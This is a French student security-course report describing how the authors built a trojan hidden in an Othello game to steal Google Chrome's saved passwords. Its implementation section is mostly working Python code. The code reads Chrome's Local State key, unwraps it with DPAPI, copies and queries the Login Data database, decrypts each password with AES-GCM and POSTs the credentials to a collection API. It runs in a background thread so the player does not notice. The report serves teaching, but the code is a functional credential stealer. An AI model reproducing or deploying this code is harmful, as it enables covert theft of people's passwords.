Sécurité - Écriture d'un Troyen - Aubert & Vuilliomenet

Table des matières

Contexte

Dans le cadre du cours de sécurité informatique, nous nous sommes intéressés aux logiciels malveillants et plus particulièrement aux Troyens. Les Troyens sont des programmes dissimulés dans d'autres programmes que l'on pense sains et bienveillants. Cependant, après avoir installé ce logiciel "façade", le programme malveillant commencera à agir discrètement.

Son nom ne vient évidemment pas de nulle part, il est tiré de l'histoire du cheval de Troie qui avait été offert en guise de félicitations aux vainqueurs alors qu'à l'intérieur se cachaient des guerriers prêts à tuer leurs adversaires une fois qu'ils ne s'y attendraient plus.



Figure 1 : Cheval de Troie

Le même principe est appliqué dans un cheval de Troie informatique. L'attaquant va tenter de dissimuler au mieux son programme malveillant dans un logiciel utile qui semble provenir d'une source fiable ou du moins pas trop douteuse. On retrouve régulièrement cette stratégie dans des logiciels craqués qui peuvent être téléchargés sur Internet.

Notre travail est d'élaborer un Troyen qui soit assez crédible pour persuader nos cibles que notre logiciel façade est digne de confiance pour qu'ils l'installent.

Nous avons vu qu'il existait un grand nombre de bonnes pratiques en sécurité informatique pour éviter toute intrusion dans ses systèmes, mais nous savons aussi que le maillon le plus vulnérable est toujours l'être humain. La mise en place d'un Troyen n'est pas l'attaque informatique la plus technique, mais elle demande plutôt une certaine part de social engineering.

Par contre, nous avons appris qu'une bonne gestion des logs permettait de repérer très rapidement les comportements anormaux et les intrusions dans un système informatique. C'est pourquoi nous devrons aussi porter une attention particulière à rendre notre programme malveillant discret et non trop actif.

État de l'art

Un cheval de Troie n'est pas forcément un grand logiciel comme un antivirus, qui possède aussi un programme malveillant. Cela peut aussi être une image ou un pdf qui est en réalité un exécutable. Cette méthode d'intrusion dans un système est largement utilisée par les Ethical hackers qui tentent d'exploiter les failles humaines.

Un cheval de Troie peut être écrit dans n'importe quel language de programmation mais il est plus facile de le faire avec des langages qui permettent de bypasser les permissions (python, C/C++, etc.).

Voici un exemple de cheval de Troie :

Troyen dans un fichier jpg ou autre fichier

Il semble très facile de mettre en place un Troyen dans un fichier jpg d'après le post de *Gourav Dhar* sur le site *InfoSec Write-ups*. Il explique aussi que sa marche à suivre fonctionne pour les pdf ou d'autres extensions de fichiers.

Lien sur son post : https://infosecwriteups.com/how-i-created-a-trojan-malware-ethical-hacking-82239a6b64c6

Mise en place concrète

Nous avons commencé par établir un but, un certain type de données que nous voulions récupérer. Nous avons choisi les mots de passes car c'est généralement des données difficiles à obtenir et donc intéréssant à implémenter. Nous avons eu vent de la possibilité de récupérer les mots de passes en clair de personnes possédant des mots de passe enregistrés sur le gestionnaire de mots-de-passe de Google Chrome (passwords.google.com). Cette informations nous vient du lien suivant : https://techbrowser.co/browser/google-chrome/where-are-google-chrome-passwords-stored/.

Social engineering

Une des facettes de ce genre d'attaque est le social engineering. Nous avons choisi d'intégrer notre troyen dans un jeu. Il y a deux raisons à celà.

Premièrement, parce que nous avions déjà un jeu développé dans le cadre de la HE-Arc en python et que c'était donc facile à intégrer et tester rapidement le bon fonctionnement de notre troyen.

Mais c'est aussi une couverture tout à fait crédible étant donné qu'on peut facilement publier un jeu sans trop de vérification.

Implémentation

Pour ce qui est de l'implémentation de notre troyen, nous n'avions qu'à récupérer la base de données locale contenant nos identifiants et mot de passe chiffrés pour ensuite les déchiffrer avec une clé stockée en local elle aussi. Cependant, nous ne connaissions pas l'algorithme de chiffrement utilisé ni comment le déchiffrer avec la clé. C'est pourquoi nous avons fait de nombreuses recherche à ce sujet. Tous les sites que nous avons visités sont cités dans la partie références de notre rapport.

Par la suite, nous avons rassemblé les différents bouts de code trouvé sur divers sites et voici les étapes que nous avons effectuée pour déchiffrer les mots de passe :

1. Trouvez le chemin d'accès à la base de données locale contenant les données avec des mots de passe chiffrés et le chemin d'accès au fichier contenant la clé de déchiffrement aussi stocké en local.

```
# Fichier contenant la clé
CHROME_PATH_LOCAL_STATE = os.path.normpath(r"%s\AppData\Local\Google\Chrome\User
Data\Local State"%(os.environ['USERPROFILE']))

# Dossier contenant la base de donnée
CHROME_PATH = os.path.normpath(r"%s\AppData\Local\Google\Chrome\User Data"%
(os.environ['USERPROFILE']))
```

2. Récupérer la clé de déchiffrement

```
# Obtenir la secretkey du fichier local state de chrome
with open( CHROME_PATH_LOCAL_STATE, "r", encoding='utf-8') as f:
    local_state = f.read()
    local_state = json.loads(local_state)

secret_key = base64.b64decode(local_state["os_crypt"]["encrypted_key"])

# Supprimer le suffixe DPAPI
secret_key = secret_key[5:]
secret_key = win32crypt.CryptUnprotectData(secret_key, None, None, None, 0)[1]

return secret_key
```

3. Extraire les données de la base de données

```
chrome_path_login_db = CHROME_PATH + r"\Default\Login Data"

shutil.copy2(chrome_path_login_db, "Loginvault.db")

# Connexion à la base de données sqlite
conn = sqlite3.connect("Loginvault.db")
cursor = conn.cursor()
```

```
# Requête SQL pour obtenir les données qui nous intéressent
cursor.execute("SELECT action_url, username_value, password_value FROM logins")

data = []

for index, login in enumerate(cursor.fetchall()):
    url = login[0]
    username = login[1]
    ciphertext= login[2]

    data.append((url, username, ciphertext))

return data
```

4. Déchiffrement des mots de passes

```
def decrypt(ciphertext, secret_key):
    # Étape 1: Extraction du vecteur d'initilisation du ciphertext
    initialisation_vector = ciphertext[3:15]

    # Étape 2: Extraction du mot de passe chiffré du ciphertext
    encrypted_password = ciphertext[15:-16]

    # Étape 3: Déchiffrer le mot de passe à l'aide de AES et de la clé secrète
    cipher = AES.new(secret_key, AES.MODE_GCM, initialisation_vector)
    decrypted_pass = cipher.decrypt(encrypted_password)
    decrypted_pass = decrypted_pass.decode()

    return decrypted_pass
```

5. Envoi des mots de passe à une API

```
API_URL = "http://127.0.0.1:5000"

# Envoi des données sur l'api
requests.post(API_URL + "/add", json={ "url": url, "username": username, "email":
"", "password": decrypted_pass })
```

6. Affichage des mots de passe sur client web

Résultats

Notre troyen est dissumulé dans un jeu de plateau informatisé qui s'appelle *Othello*. Lorsque le jeu démarre sur la machine de notre cible, s'il possède des mots de passe dans dans le gestionnaire de mots-de-passe de Google, nous parvenons à les récupérer et les envoyer à une api pour concentrer les mots de passes récupéré à un unique endroit. Par la suite, un frontend permet de visualiser les mots de passe collecté.

Pour des raisons évidentes de confidentialité, cette application n'est pas déployée et ne fonctionne qu'en local afin d'éviter que ces mots de passe soient réellement publiés.

Notre troyen n'est pour l'instant pas particulièrement discret. Nous n'avons pas cherché à optimiser cette partie. Cependant, il est efficace et démarre dans un thread différent du jeu dans lequel il est divulgué pour ne pas ralentir l'exécution du jeu et attirer l'attention du joueur.

Références

Sites internet

- **Wikipédia**, Cheval de Troie, https://fr.wikipedia.org/wiki/Cheval_de_Troie
- **Wikipédia**, Cheval de Troie (informatique), https://fr.wikipedia.org/wiki/Cheval_de_Troie_(informatique)
- **InfoSec Write-ups**, How I created a Trojan malware - Ethical Hacking, https://infosecwriteups.com/how-i-created-a-trojan-malware-ethical-hacking-82239a6b64c6
- **techbrowser**, Where are Google Chrome passwords stored? Guide to find it, https://techbrowser.co/browser/google-chrome/where-are-google-chrome-passwords-stored/.
- **GitHub**, decrypt-chrome-passwords, https://github.com/ohyicong/decrypt-chrome-passwords/blob/main/decrypt_chrome_password.py
- **Medium**, How to crack Chrome password with Python?, https://ohyicong.medium.com/how-to-hack-chrome-password-with-python-1bedc167be3d
- **StackOverlow**, Trying to decrypt password win32crypt.CryptUnprotectedData, https://stackoverflow.com/questions/44709034/trying-to-decrypt-password-win32crypt-cryptunprotecteddata
- **StackOverflow**, DPAPI password encryption in C# and saving into database.Then Decrypting it using a key, https://stackoverflow.com/questions/34194223/dpapi-password-encryption-in-c-sharp-and-saving-into-database-then-decrypting-it

Illustrations

- Figure 1 : http://www.droits-justice-et-securites.fr/intrusion/un-cheval-de-troie-dans-ma-messagerie/